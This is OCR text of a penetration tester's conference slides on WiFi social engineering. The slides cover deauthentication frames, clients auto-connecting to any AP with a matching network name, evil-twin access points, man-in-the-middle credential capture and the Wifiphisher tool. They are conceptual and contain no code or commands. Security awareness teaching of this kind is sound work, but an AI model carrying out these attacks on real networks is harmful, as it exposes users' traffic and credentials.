WiFi Social Engineering

Gabriel Mathenge

- Security enthusiast
- Security consultant at Ernst and Young (EY)
- Penetration testing and red teaming

T: https://twitter.com/_V1VI

E: gabriel@thevivi.net

QUESTIONS

Stop me whenever you're curious


Why WiFi?

- Rapid growth of WiFi networks for commercial and private use
- **2015:** Kenya's internet penetration stood at 26 million people – KNBS Economic Survey

IEEE 802.11

- **IEEE** - Institute of Electrical and Electronics Engineers
- **IEEE 802.11** - A set of specifications for implementing wireless networks
- Define the rules of communication between clients and wireless access points (AP)

IEEE 802.11



Tools of the trade

Click to open expanded view

Alfa AWUS036H 1000mW 1W 802.11b/g USB Wireless WiFi network Adapter with 5dBi Antenna and Suction cup Window Mount dock - for Wardriving & Range Extension

by Alfa

437 customer reviews

| 36 answered questions

Price: $29.99 & **FREE Shipping** on orders over $49. Details

In Stock.

Want it tomorrow, June 30? Order within **1 hr 46 mins** and choose **One-Day Shipping** at checkout. Details


Sold by DBROTH and Fulfilled by Amazon.

Issues

WiFi Deauthentication

- Anyone with the right hardware can send a deauthentication frame to the AP and clients connected to it

Deauthentication



Identifying APs

- Clients can’t differentiate between access points with the same name (ESSID) and will usually just connect to the strongest one.

No difference


London
ESSID: Java WiFi

Nairobi
ESSID: Java WiFi

Probing for and auto-connecting to APs


- Ever wondered how your phone/laptop automatically connects to your office/home network whenever you're in the area?

Anytime your device's WiFi is on and not connected to an AP



Home WiFi!
Office WiFi!
Airport WiFi!
Girlfriend's WiFi!
Other girlfriend's WiFi!
Neighbor's WiFi!
Coffee shop WiFi!

Why is it built this way?




TRADITIONAL WIFI ATTACKS

Evil Twin

- A rogue wireless AP that masquerades as a legitimate Wi-Fi access point


How it works


Targets
I'm Java, the real AP.
Deauthentication packets
No! I'm Java, the real AP. Connect to me!

Man-in-The-Middle

- Grabbing all of the traffic that passes you over a wired or wireless network.

How it works


Username
Solomon
Password
Password123
Username
Solomon
Password
Password123
BANK
Username
Solomon
Password
Password123


WIFIPHISHER

- A WiFi tool that automates social engineering attacks on WiFi networks
- Written in Python and developed by Greek security researcher, **@_sophron** (George)

Social Engineering

- Manipulating people into giving you what you want.

